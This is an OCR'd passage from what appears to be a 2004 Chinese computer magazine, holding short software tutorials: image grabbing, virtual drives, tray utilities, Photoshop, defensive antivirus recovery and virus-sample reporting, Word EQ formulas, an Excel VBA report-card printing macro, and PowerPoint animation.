


图1

> **小提示**
>
> 如果IE的工具栏上没有显示1CPG按钮，可单击“查看→工具栏”然后勾选“1ClickPicGrabber”项即可。
>
> 1.“Grab Pictures on This Page”:抓取当前页面所有图片;
>
> 2.“Grab Pictures This Page Links To”:抓取当前页面上超链接的所有图片;
>
> 3.“Grab Both”:对上面两个命令的综合。

直接单击第一个命令将当前页所有的图片保存下来。

下载回来的图片放在哪儿了呢？单击1CPG的“Control”按钮，从下拉菜单中选择“Show Background Downloader”调出1CPG主窗口，再单击“Show Download Area”按钮即可直接进入保存下载图片的文件夹。

每一次下载操作，1CPG都会自动建立一个项目为下载的图片创建一个电子相册，因此我们还可以电子相册的方式浏览下载的图片。单击“Control”按钮，在“Gallery Shortcuts”子菜单下单击相应的项目即可浏览下载的图片了。

值得一提的是第二个命令。许多网页实际上是一个图片索引页，单击网页上的每个缩略图即可链接到大图。我们下载图片，自然要的是链接后的大图了，单击“Grab Pictures This Page Links To”命令就可以将每个链接后面的原图提取出来。

二、电影动画MP3　一个也不能少

如果网页上的超链接指向的是SWF、AVI等电影动画文件，可单击“Grab→Grab Movies This Page Links To”进行下载。1CPG支持的媒体文件类型，可在“Control→Options→File Types”中查看。

如果还想抓取其他类型的媒体文件，如MP3音乐文件，可单击“Grab→Grab Any File Type on This Page”，然后在弹出的对话框中输入扩展名“MP3”(见图2)即可。




图2

三、条件过滤——我需要故我下载

1CPG的一个非常有用的功能是，它能通过条件设置过滤掉网页中不需要下载的图片。单击“Control→Options”调出选项对话框，进入“Filters”页(见图3)。



图3

第一、第二项用来过滤长和宽小于设置数(单位是像素)的图片，一般用来过滤超小的图片。比如将第一、二项分别设置为“100”，可以过滤掉大部分网站上的导航图标等小图片。

网站上的Banner条一般都是广告图片，勾选第三项可过滤掉网站上与标准Banner条尺寸大小相近的所有图片。

第四项的功能更为强大，它能过滤掉大多数的广告图片。它所依据的原理就是：广告图片的URL地址上，一般都带有“&ad=”、“-ads/”之类的字符，当1ClickPicGrabber检测到这些字符时，就会忽略该图片。可单击右侧的“Add string”按钮，增加一些你自己发现的有代表性的广告字符。

有了1CPG，就可以将网络媒体一网打尽了。CF [SY13]

给 Daemon tools 找个伴儿

■ 四川 冯小民

Daemon tools 是一个不错的虚拟光驱软件，但使用起来不是太方便，请赶快为它加装一个好伴侣——DaemonUI 吧，它不仅可以帮助管理 Daemon tools，并能像其他虚拟光驱软件那样用列表显示虚拟光驱，而且操作简单到只要用鼠标拖拽就能换盘或添加新镜像文件。

DaemonUI 小档案

软件版本:V1.87	软件大小:425 KB
软件性质:免费软件	应用平台: Win9x/NT/2000/XP

下载地址:http://www.skycn.com/soft/6590.html

创建虚拟光驱

安装并启动 DaemonUI 后，它将先扫描系统中的 Daemon tools，稍后进入主界面，接着可按照下面步骤来创建新的虚拟光驱。

第一步: 在 DaemonUI 窗口下半部分点击右键，选择“工具→设置”，弹出 DaemonUI 用户设置对话框(见图 1)。




图 1

第二步: 点击“虚拟光驱数量”下拉列表框，从中可以像在 Daemon tools 中那样设置 1～4 个虚拟光驱，然后点击“确认”按钮。

> **小提示**
> 假如要将加密光盘制作成镜像文件，然后用 DaemonUI 虚拟成为虚拟光驱，在不能确定光盘所使用的加密技术时，请将对话框中的“Safedisc 仿真”、“Securom 仿真”、“Laserlok 仿真”和“RMPS 仿真”选项都选中。

第三步: 返回主窗口即可在设备列表中看到所创建的虚拟光驱数量和盘符，此时打开“我的电脑”也将看到这些虚拟光盘盘符。

把镜像文件加载到虚拟光驱

1.手动加载

第一步: 在 DaemonUI 窗口下部点击右键，选择“添加镜像文件”，接着打开已经存在于硬盘中的镜像文件，打开后该镜像将出现在窗口列表中。

第二步: 右击列表中的镜像文件，选择“安装到设备 #0”等其中之一项(见图 2)。也可以直接将列表中的镜像文件拖拽到窗口上面的某光驱盘符上，便可将其装入对应的虚拟光驱中。



图 2

安装成功后，在“状态”栏将显示“已安装”字样。在已经加载镜像的虚拟光驱上点击右键，选择“浏览”可立即打开资源管理器窗口查看其中的内容，我们可以像使用普通的光驱一样操作虚拟光驱中的文件。

> **小提示**
> 如果要换一个镜像文件加载到虚拟光驱中，可以先在要装入的虚拟光驱上点右键，选择“拆卸镜像”，然后重复以上步骤加载新镜像。

2.热键加载

DaemonUI 还允许热键操作，同样可以将光盘镜像文件添加到相应的虚拟光驱中，非常便捷。

第一步: 在 DaemonUI 窗口下部点击右键，选择“工具→热键”，打开“热键向导”对话框。

第二步: 点击“新建”按钮，系统提示选择镜像文件，选中后单击“打开”按钮，将镜像文件添加到列表中。

第三步: 将指针定位到“热键”栏，按下希望用来加载该镜像文件到虚拟光驱中的热键。在“光驱”栏设置要加载到第几号虚拟光驱(见图 3)，确认操作后即可完成热键设置。

> **小提示**
> 如果只添加了一个虚拟光驱，则可以为不同镜像文件设置不同装入热键，这样用起来会更方便。




图 3

3.脚本加载

我们还可以创建脚本文件，这可使DaemonUI自动调用脚本中的命令让操作变得更加简化，而且利用脚本能一次加载多个不同镜像文件到不同虚拟光驱中。

从右键菜单中选择“工具→脚本生成向导”，在打开的对话框中设置需要执行的连续操作(见图4)，在下方将显示具体脚本命令。编辑好后点击“确认”按钮将其保存为dui文件，之后可在设置热键中选择该脚本文件，从而让DaemonUI自动执行脚本规定的操作。



图 4

下面的例子将加载自然码2000光盘镜像文件到当前选定的虚拟光驱盘符，然后从该盘上执行安装程序。打开记事本程序，输入以下内容(不包括“说明”部分)：

env on (说明：本句作用是打开环境变量开关。env是DaemonUI中用于控制环境变量的一个命令，on 为打开，off为关闭)

mount # F:\ZRM2000ISO\ZRM2KPRO.CCD (说明：加载F:\ZRM2000ISO\ZRM2KPRO.CCD到当前虚拟盘)

Run %curdir%\setup.exe (说明：运行虚拟盘中的Setup.exe文件)

> **小提示**
>
> 在脚本中只能使用DaemonUI所规定的命令，详细脚本支持命令请参阅软件帮助。

其他设置

在创建虚拟光驱时，有时希望载入DVD光盘镜像，但DVD有区码限制，所以，如果希望虚拟光驱能识别不同区码的DVD，则需要对软件进行设置。在窗口右键菜单中选择“工具→设备参数”，在打开窗口中为每个虚拟光驱设置其支持的“DVD区域”，也可以在这儿设定它们的逻辑驱动器号、播放模拟音频的输出设备和音量大小等——这个设置在将Audio-CD镜像加载到虚拟光驱中时比较有用。CF [SY14]

在系统托盘中来点小把戏



1.同志们，请到系统托盘集合

平时打开了太多的程序，任务栏会布满一大堆窗口按钮，感觉非常拥挤，你不妨试试xTrayTasks这款只有20KB的免费小软件(下载地址：http://methodik.pixelarmy.org/downloads/index.php?dir=&file=xTrayTasks-1.1.zip)。解压缩下载所得的文件至任意文件夹，然后按鼠标右键拖动其中的“xTrayTasks.exe”到“开始→程序→启动”，松开鼠标键并选择“在当前位置创建快捷方式”。接着右击刚才创建的快捷方式并选择“属性”，然后在“快捷方式”选项卡中的“目标”文本框的最后加上“-nobuttons”参数。设置完成后运行该快捷方式启动软件，你会发现所有在任务栏上的程序按钮全部都跑到系统托盘里面了，一下子清爽了许多，之后，不管打开什么程序，只要将其最小化，它们都会自动跑到系统托盘中，如果要使用某个程序，只要在系统托盘中点击相应程序图标即可(如图)。



右击xTrayTasks在系统托盘中的图标，在弹出菜单中会列出当前打开的程序列表，用鼠标点选后即可打开相应程序，而选择“Options→Toggle Task Buttons”则会将程序窗口按钮还原回任务栏。而这里的“Toggle Start Button”则会隐藏或显示“开始”按钮。

> **小提示**
>
> 如果在快捷方式的“目标”中换为“-notasks”，那么打开的程序窗口按钮既不会出现在任务栏，也不会出现在系统托盘中，这时可以通过xTrayTasks右键菜单来选择程序，或者用“Toggle Task Buttons”来还原程序窗口按钮到任务栏。

2.音量大小点点鼠标就变

我们以前介绍过不少快速调节音量的办法，但大部分都是快捷组合键，而QuickVOL X(下载地址：http://www.pogrelz.com/apps/QuickVOLX.zip)又提供了一种新的方法——鼠标点击法。下载并解压缩QuickVOLX.zip，然后运行其中的“QuickVOL X.exe”文件，它会以图标形式自动显示在系统托盘中，将鼠标指针放置在该图标之上，然后连续点击鼠标左键可提高音量，连续点击鼠标右键则会降低音量，长按左键就会弹出其设置窗口，在这里可以设置每次点击的音量调节百分比、所使用的图标以及退出软件等。CF [SY15]

用Photoshop CS制作图中图

■湖南　简英伟

你是否经常在网上看到这样的图片，当你用鼠标选中该图片后却变成了另外一张。想知道是怎么做出来的么？好，请跟我一起来吧。

第一步:准备好两张图片（图片尺寸一定要一样大小），其中一张图片的色彩最好要深一点。启动Photoshop CS，打开刚刚准备好的图片，用移动工具将一张图片拖动到另一图片上，Photoshop会自动创建一个新的图层存放拖过来的图片。如图1所示，将两个层上的图片位置对齐。




图1

第二步:新建一个2×2像素的透明图像，并用1像素的铅笔工具填充上黑白两色。如图2所示，是该填充图放大800%时的效果。接着按Ctrl+a键全选它，再单击“编辑→定义为图案”命令。




图2

第三步:确定后回到刚刚准备好的图中，新建一个Alpha 1通道，先用白色填充，然后如图3所示用刚刚定义的图案填充。按Ctrl键并点击Alpha 1通道得到一个新选区。

第四步:切换至上面的那个图层，按Delete键删除。然后按Shift+Ctrl+I键反选，再选中下面的图层按Delete键删除。



图3

第五步:将上面图层的透明度调整为40%左右。输出保存为JPG图象，一个图中图就做好了。

在IE浏览器中打开预览一下吧，按下Ctrl+a键全选，看是不是另外那张图片显示出来了（如图4）。




图4

小提示

图片的最终效果跟透明度和图片色彩以及选材有很大关系，大家可以多做几次试验。

CF [SY16]

康博二分之一

当魔高一丈的时候

——应对可以关闭杀毒软件的病毒

■ 瑞星　张晓兵

现在的病毒越来越“聪明”，很多病毒已经开始想方设法地来对付杀毒软件，比如，它们会采用关闭进程的方法将杀毒软件关闭，也有一些病毒会定时到指定网站下载病毒的新版本，新版本的病毒运行时就会把内存中的杀毒软件进程关闭，从而使用户的杀毒软件失效。当遇到这种情况时，我们该怎么办？

第一步:升级到最新版本

当杀毒软件被病毒控制，连主界面也无法弹出时，首先要用独立的升级模块进行单独升级，只要将杀毒软件升级到最新版，就可以将病毒从系统中清除了。如果用户使用的是AVP这样的杀毒软件，只要在安装目录中找到avpupd.exe文件，双击运行它进行独立升级即可，不过对于瑞星杀毒软件的用户来说，需要进行手动操作，因为瑞星的升级程序不能直接双击运行，还需要进行一些处理(以瑞星安装在“C:\Program Files\rising\rav\”为例)。

首先，在安装目录下找到SmartUp.exe文件，点击鼠标右键选择“创建快捷方式”，然后右击生成的快捷方式，选择“属性”，将弹出窗口中“目标”项内的命令修改为“"C:\Program Files\rising\rav\SmartUp.exe" rising_upgrade_system”(不含外侧中文引号)，然后点击“确定”即可。这样，以后只要在出现问题后双击该快捷方式，就可进行独立升级了。当然，用户也可以直接通过命令行键入独立升级命令，方法是在“开始”菜单中的“运行”中直接键入“"C:\Program Files\rising\rav\SmartUp.exe" rising_upgrade_system”(不含外侧中文引号)，即可进行独立升级。

第二步:打开实时监控，全面清剿

当用户的杀毒软件成功升级到最新版本时，一般情况下实时监控程序就自动打开了，如果没有，则需要用户单独运行一下实时监控程序，如果这时内存中的病毒活动的话就会被实时监控“捉”住，然后再进行内存和硬盘杀毒操作，彻底清除病毒。

第三步:手工捉虫

如果升级之后，还是没办法杀毒，这时就需要用户使用手工捉虫，进行自救了。首先是看注册表的自启动项，发现有可疑的键值时，则在内存中找到可疑文件的进程，将其进程结束。然后按照注册表键值的文件路径，将可疑的“虫虫”抓出来。如果用户是电脑使用的新手，则应该向反病毒厂商进行咨询，然后谋求支持。

小提示

用“资源管理器”查看Windows和Windows\system32目录，然后按日期进行排序，如果发现有创建日期很新、大小在50KB以内、图标是一个白框的文件，则很有可能就是病毒，可以将它们抓出来，进行打包，然后发送给反病毒厂商进行处理。

第四步:用个人防火墙，亡羊补牢

在完成了上述工作后，还不算完，因为内存中有可能还有一些未知病毒在作怪，这时应该再安装个人防火墙进行隐私保护。瑞星的个人防火墙产品提供了一个很好的功能——应用程序保护，它能监控所有的应用程序的网络行为，当发现有一些程序要访问网络时，便会报警，当个人防火墙进行报警时，用户就可以进行选择，哪些程序可以访问网络，哪些不能，从而不给病毒偷盗信息的机会。如果用户已经安装了个人防火墙软件，则应该将安全级别再调高一级。CF [FH01]




QQ邮箱成了病毒传送通道

■ ABC

前几天，我的QQ收到了一封发件人名为“10000”，主题为“Fw:腾讯客服中心答复申请结果”的QQ邮件，将邮件下载后，点击后，出现“您请求的页面不存在”字样，同时病毒防火墙报警，显示查到病毒，然后立刻将该病毒杀死。

后来，笔者经过询问得知，原来这封邮件是一个HTML页面，它利用了IE的漏洞，你只要点中这封邮件，它就会自动从网上下载木马病毒，之后笔者立刻打开补丁，这回就不会再有问题了(见图)。



小心来自QQ邮件中的病毒

CF [FH02]

每天都有病毒产生，杀毒软件再好，有时也难免会有漏网之鱼，比如很多时候都会有只能查到，但就是杀不了的毒，如果你遇到这样的病毒怎么办？试着提取文件上报给专业的安全公司，让他们为文件验明正身吧。



virus 做个义务病毒情报员

■ 吉林 海浪轻风

利用杀毒软件

一般的杀毒软件中都会带有病毒上报功能，例如在金山毒霸Ⅵ中选择“工具→发送可疑文件”命令，然后，在打开的对话框中找到可疑文件(利用Shift和Ctrl键可以同时选择多个文件)，接下来会自动生成一封电子邮件，附件中除可疑文件外，还有KAVInfo.TXT(杀毒软件版本信息文件)和SysInfo.TXT(系统信息文件)，后者包括操作系统、IE、Outlook Express的版本、System.ini、Win.ini、Autoexec.bat以及注册表等与自启动相关的信息，这样更方便进行分析。

手工提取病毒

如果你没有安装反病毒软件，就只有手动提取文件通过电子邮件进行上报了，不过提取可疑文件还是有些讲究的：

1.如果可疑文件为DOC文档，那么它可能感染的是宏病毒，这时除提交该文档外，还要一并提交公共模板“NORMAL.DOT”文件，在Windows 9x中它保存在“C:\Windows\Application Data\Microsoft\Templates”目录下，Windows 2000/XP中它保存中“C:\Documents and Settings\用户名\Application Data\Microsoft\Templates”下。

2.如果是XLS等Excel文件，除发送该文件外还要把位于“E:\Documents and Settings\cnboy\Application Data\Microsoft\Excel\XLSTART”目录下所有文件一并发送。

3.如果是Access或PowerPoint文件，需要提交一个没有记录数据的空数据库或一个没有包含幻灯片的演示文稿。

4.如果是电子邮件，可以直接把收到的邮件做为附件转发给安全公司。

5.如果是EXE、COM等可执行文件或DLL等动态链接库文件，只要用WinZIP压缩一下发送即可。

6.如果怀疑中了引导型病毒，可以使用杀毒软件中的分区表修复工具(如金山毒霸的kavfix.exe)保存一份引导区文件，然后进行发送。方法为用启动盘把系统引导到纯DOS状态，运行kavfix.exe文件，按F10键打开“Object”菜单，选择“Select Driver”，选择“Physical HD Drive 0”即可。接下来在“Backup Boot Record ”窗口中输入文件保存路径和文件名，敲回车会提示你文件最好不要保存在硬盘中。因为我们要上报该文件所以不用理会，否则最好保存在软盘或USB闪存中，以便出现总是时进行恢复。接着连敲两次回车，完成对MBR(主引导记录)和各逻辑分区的引导记录，按ALT+X退出即可。瑞星的引导区信息提取工具下载地址为http://download.rising.com.cn/zsgj/Getboot.exe。

国内主要安全公司病毒上报邮箱：master@rising.com.cn(瑞星公司)、virus@jiangmin.com(江民公司)、duba_report@kingsoft.net(金山公司)。

可疑文件提取工具

金山公司最近推出了一款免费可疑文件提取工具，大小149KB，下载地址：http://www.kingsoft.com/download/downfile/duba/TrojanDetector.exe。无需安装，下载后直接运行，点击“开始扫描”按钮，软件会自动扫描系统目录、各分区根目录以及文件关联，完成后列表中会显示出发现的可疑文件及其原因。这里需要注意的是这个工具不等于也不能代替病毒扫描，它只是根据异常现象来判断可疑文件，所以发现的文件不一定就是病毒，不过这对及早发现未知病毒和木马有一定作用，其部分判断标准如下：

1.文件存在于内存中，对应的文件位于系统目录，并且没有版本信息的；

2.文件存在于系统目录中，而且同时又存在于逻辑分区的根目录下的；

3.注册表中某些文件类型关联存在可疑程序；

4.文件存在于逻辑分区的根目录，而且具有多重的后缀名的，例如“winrar3.3.exe”。

你可以根据情况利用右键菜单从列表中删除认为安全的文件，也可以自行添加可疑文件到列表中，然后点击“立即上报”。上报方式有两种，如果网络已经连接你可以选择“通过网络将可疑文件直接上报给金山毒霸公司”，优点是速度快，但有些时段会遇到上报失败的情况，可能是因为服务器繁忙的缘故。这时可以选择第二种方式，指定一个文件夹后，软件会把每个文件压缩成ZIP包保存，你可以把它们作为附件通过电子邮件发送到前面提到的上报邮箱中。因为压缩时软件设置了密码，所以不会被别人误打开运行。

上报完成后，一般一周之内就能得到回复，如果确实是新病毒会更新病毒库，然后通知你去升级或给出解决办法。对于新病毒的首位上报者及长期上报者，还有可能得到公司的奖励。CF [FH02]

没有公式编辑器 公式照样输得好

■ 甘肃 张山风 张敏

用 Word 处理文档时，若能巧妙灵活地应用域，会给我们的工作带来极大的方便。特别是制作数学等理科试卷时，有着公式编辑器无法比拟的独到之处。

小知识

域是 Word 中的一种特殊命令，它由花括号、域名(域代码)及选项开关构成。域代码类似于公式，域选项开关是 Word 中的一种特殊格式指令，在域中可触发特定的操作。

Ctrl+F9 组合键——快速插入域定义符“{}”(注意:这个花括号不能用键盘输入)

Ctrl+F11 组合键——锁定某个域,以防止修改当前的域。

Ctrl+Shift+F11 组合键——解除锁定,以便对域进行更改。

Ctrl+Shift+F9 组合键——解除域的链接，当前的域变为常规文本，失去域的所有功能。

Shift+F9 组合键——显示或者隐藏指定的域代码

Alt+F9 组合键——显示或者隐藏文档中所有域代码

F9 键——更新单个域

实例一:用域创建上划线

执行“插入→域”命令，打开“域”对话框，在“域代码”处输入 EQ 开关参数。注意，在“EQ”和开关参数之间有一个空格，例如输入 Y 平均值(Y 带有上划线)，插入域为“EQ \x\to(Y)”，单击“确定”后，便会出现“$\overline{Y}$”的样式。

实例二:用域输入数学公式

在 Word 中输入数学公式，通常要用到“公式编辑器”，其实用域输入数学公式，更有利于排版。

1.输入分数

例如输入“$\frac{1}{2}$”。首先将光标定位在要输入分数处，按“Ctrl+F9”组合键(也可以执行“插入→域”命令)，插入域定义符“{}”，然后在“{}”中输入表示公式的字符串“EQ \f(a,b)”，如“EQ \f(1,2)”,然后在其上右击鼠标，在弹出的快捷菜单中选择“切换域代码”选项，就会产生域结果“$\frac{1}{2}$”。对于带分数，只需在真分数“$\frac{1}{2}$”前面输入整数部分“1”就变成了带分数“$1\frac{1}{2}$”。

2.输入上下标

例如输入“M_2^1”。按“Ctrl+F9”组合键，在出现的域定义符“{}”中输入“EQ \s(1,2)”。如果只想输入上标或者下标，则只需在域定义符“{}”中输入上标或下标数字即可。如 a{EQ \s(2,)}即表示 a^2。

3.输入根式

例如输入“$\sqrt{x+5}$”。按“Ctrl+F9”组合键，在出现的域定义符“{}”中输入“EQ \r(2,x+5)”。然后在其上右击，选择快捷菜单中的“切换域代码”选项，即可出现“$\sqrt{x+5}$”，如果想输入“$\sqrt[3]{a+3}$”，则只需输入“{EQ \r(3,a+3)}”即可。

当然，你可以极大地发挥 Word 域的功能和你的聪明才智，综合应用它们，灵活地输入像“$\frac{8x^2+5\sqrt{3x^2-y}}{2x^2+1}$(其域选项开关指令代码为: EQ \f(8x\s(2,)+5\r(3x\s(2,)-y),2x\s(2,)+1))”等形式的数学公式。用这种方法输入的数学公式的域结果，在排版时它们都会随“域”而安，不会不听你的调遣而到处乱跑，当然也不会像使用公式编辑器插入的对象那样会因排版而错位。

另外，这些域结果的各种格式操作和 Word 文本操作一样，可方便自如地进行各种设置操作。如果输入数学公式较多，可以先输入一个数学公式的域代码，然后复制、粘贴，再进行数值修改，即可提高输入速度。

小知识

常用EQ域代码

EQ \a( )用任何编号的参数绘制二维矩阵；

EQ \b( )用适合元素大小的括弧来括住单个元素；

EQ \d( )精确控制下一个字符的水平位置；

EQ \f(,)创建在分数线上下居中的分数；

EQ \i(, ,)利用上限、下限和被积分函数建立一个积分；

EQ \l( )创建数值列表；

EQ \o( )将每一个连续的元素重叠在其前一个元素上；

EQ \r(,)绘制根式；

EQ \s( )将元素设置为上标或下标；

EQ \x( )在括号内文字的周围创建一个方框；

EQ \i\su(, ,)创建一个求和公式。

小编有话说:怎么样，Word 域中的这些宝贝你了解多少呢？这里只是给出了常用的几种，至于域中的好东西，还有很多很多，如自动提取目录，插入日期等功能，我们会在以后的杂志中陆续为大家介绍，也希望朋友们好好地挖掘域的功能，拿出来与人分享哦。CF [BG01]

新学期即将开始，也正逢教师节之际，小编这里收到了一些教师朋友投来的稿件，他们把工作中的经验和技巧，纷纷总结和归纳出来，与大家分享和探讨。看过本期文章后，你也许会发现，有些应用技巧是可以举一反三的，比如《巧用函数 VBA 功能 成绩单随心打》这篇文章，大家也可以用来批量处理工资、报表等大量的数据信息，因此希望有更多的朋友把工作中好的点子，拿出来和大家分享啊。欢迎投稿“现代办公”栏目，投稿信箱:bangong@cfan.com.cn。

巧用函数VBA功能 成绩单随心打

■ 安徽 王大龙

作为班主任，每到学校结束，都会用电脑来批量打印学生成绩通知单，但这中间也有一些问题，通常批量打印成绩单是用Word的“邮件合并”功能来实现的，每次要涉及到两个文件(Word主控文档和Excel数据表)，用起来不太方便。另外，由于使用的Office版本不同，容易出现兼容性问题。其实利用Excel的函数和VBA功能可以较好地解决这些问题。

第一步:制作数据源表

启动Excel 2003(其他版本，请仿照操作)，新建一空白工作簿，取名保存(如“成绩单.xls”)。切换到Sheet1工作表中，仿照图1的样式，制作好学生成绩表。双击工作表标签Sheet1，输入字符“成绩表”，将其重命名。将学生的学号、姓名及各科成绩输入到表格中，并保存。

	A	B	C	D	E	F	G	H	I	J	K	L
1	学号	姓名	语文	数学	英语	政治	物理	化学	生物	体育	音乐	劳动
2	2001001	丁尔伊	73.0	92.0	68.5	62.0	62.0	36.0	56.0	良	优	良
3	2001002	刁静婷	75.0	53.0	63.0	86.0	83.0	75.0	79.0	良	良	优
4	2001003	牛辉翔	69.0	79.0	75.0	77.0	64.0	54.0	47.0	优	优	良
5	2001004	王彤	68.0	78.0	73.5	80.0	58.0	44.0	63.0	良	优	中
6	2001005	王蔚	61.0	40.0	67.0	64.0	74.0	83.0	76.0	良	中	良
7	2001006	王午	66.0	62.0	49.0	67.0	48.0	67.0	29.0	中	优	良

图1

第二步:制作成绩通知单

在工作簿中，切换到“sheet2”工作表，仿照图2的样式，制作好空白成绩通知单。双击工作表标签Sheet2，输入字符“通知单”，将其重命名。将成绩单中一些固定的字符输入相应的单元格中，并保存。



图2

第三步:建立关联

1.在“通知单”工作表中，选中A3单元格，输入公式“=VLOOKUP(I2,成绩表!A2:L61,2,FALSE)”。

> **小提示**
> 此公式的含义是，通过I2单元格中的学号，从“成绩表”工作表中将姓名自动填入到A3单元格中(以下公式含义相似)。引号不需要输入。

2.分别选中A15至J15单元格，输入公式：=VLOOKUP($I$2,成绩表!$A$2:$L$61,3,FALSE)、=VLOOKUP($I$2,成绩表!$A$2:$L$61,4,FALSE)……=VLOOKUP($I$2,成绩表!$A$2:$L$61,12,FALSE)，根据学号(I2)将对应学生的各科成绩填入相应的单元格中。

> **小提示**
> 上述公式中惟一变化的字符就是数值2、3……12，该数值是“成绩表!A2:L61”数据区域的列序号。

3.至此，只要在“通知单”工作表的I2单元格中输入某位学生的学号，则相应该同学的成绩通知单即刻显示出来，打印即可。如果这样一个一个打印，不但显得麻烦，也容易出错，下面我们对此加以改进。

> **小提示**
> 如果希望打印时，其学号不打印出来，只要将其字符颜色设置成白色就行了。

第四步:编辑批量打印宏

1.执行“工具→宏→Visual Basic编辑器”命令，进入VBA编辑状态(如图3)。



图3

> **小提示**
> 按下“Alt+F11”组合键，也可以快速进入VBA编辑状态。

2.选中“成绩单.xls”工作簿名称，执行“插入→模块”命令，插入一个新模块(模块1)，然后将下述代码输入到右侧的空白区域中。

```
Sub 成绩单()
Sheets("通知单").Select '切换到“通知单”工作表中
```

```
x = InputBox("请输入打印起始学号:")
y = InputBox("请输入打印结束学号:")
For i = x To y
Cells(2, 9) = i '在I2单元格中填入数值i(学号)
ActiveWindow.SelectedSheets.PrintOut '打印该工作表
Next i '进入下一个学号
End Sub
```

小提示

在上述代码中，英文单引号“'”及后面的字符是对代码的解释，在实际输入的时候不需要输入。

3. 输入完成后，关闭VBA编辑窗口，返回工作表中。

第五步:制作打印按钮

1. 执行“视图→工具栏→控件工具箱”命令，展开“控件工具箱”工具条(如图4)。

2. 单击工具条上的“命令按钮”，然后在工作表中单击一下，画出一个命令按钮。



图4

3. 右击命令按钮，在随后出现的快捷菜单中，选择“属性”选项，打开“命令按钮属性”对话框(如图5)。切换到“按分类序”标签页下，展开“外观”选项，将“Caption”选项右侧的字符修改为“打印”，给按钮命名。再展开“杂项”选项，将“PrintObject”选项设置为“False”。



图5

小提示

将“PrintObject”选项设置为“False”，则后面打印时，该按钮不被打印出来。如果设置成“True”，则按钮会打印在纸张上，影响通知单效果。

4. 双击上述命令按钮，再次进入VBA编辑状态，将“成绩单”(上述打印中的宏名称)字符输入到已经出现的两行代码之间，成如下状况。

```
Private Sub CommandButton1_Click()
成绩单
End Sub
```

5. 关闭VBA编辑状态，返回工作表中。

6. 调整好命令按钮的大小，将其定位在表格的合适位置上，单击工具栏上的“退出设计模式”按钮。

第六步:实际使用

需要打印成绩通知单时，单击“打印”命令按钮，系统先后弹出类似图6的两个提示框，输入需要打印的起、始学号，按下“确定”按钮，不一会儿，一份份规范的成绩通知单就呈现在我们的面前了。



图6

新学期已经来临，将此文奉献给大家，盼望有心人参与测试，并提出修改意见。

15期《为Excel编个智能输入器》相关代码下载地址：http://www.newhua.com/cfan/200415/备案数据.rar

16期《PowerPoint流水动画跟我学》相关代码下载地址：http://www.newhua.com/cfan/200416/流水动画.rar

16期《巧用函数 自动批改习题簿》相关代码下载地址：http://www.newhua.com/cfan/200416/习题簿.rar

17期《巧用函数VBA功能 成绩单随心打》相关代码下载地址：http://www.newhua.com/cfan/200417/成绩单.rar

17期《模拟动画课件 PowerPoint也能行》相关代码下载地址：http://www.newhua.com/cfan/200417/课件.rar

17期《没有公式编辑器 公式照样输得好》相关代码下载地址为:http://www.newhua.com/cfan/200417/公式.rar。

CF [BG02]

制作教学课件并应用于课堂演示，不但有助于教师授课，而且更加方便学生对知识点的理解与掌握。下面以实例的方式，介绍几种用PowerPoint的自定义动画功能实现自然现象教学动画的制作方法。

模拟动画课件 PowerPoint也能行

■ 辽宁　李军

现象之一:月球围绕地球旋转

第一步: 执行主菜单“插入→图片→来自文件”命令，在幻灯片中插入地球和月球的图片。右击“月球”图片，在弹出的快捷菜单中选择“自定义动画”选项，打开“自定义动画”任务窗格。

第二步: 单击“添加效果”按钮，在弹出的快捷菜单中选择“动作路径→其他动作路径”选项，打开“添加动作路径”对话框。选择“圆形扩展”动作路径，单击“确定”按钮，如图1所示。



图1




图2

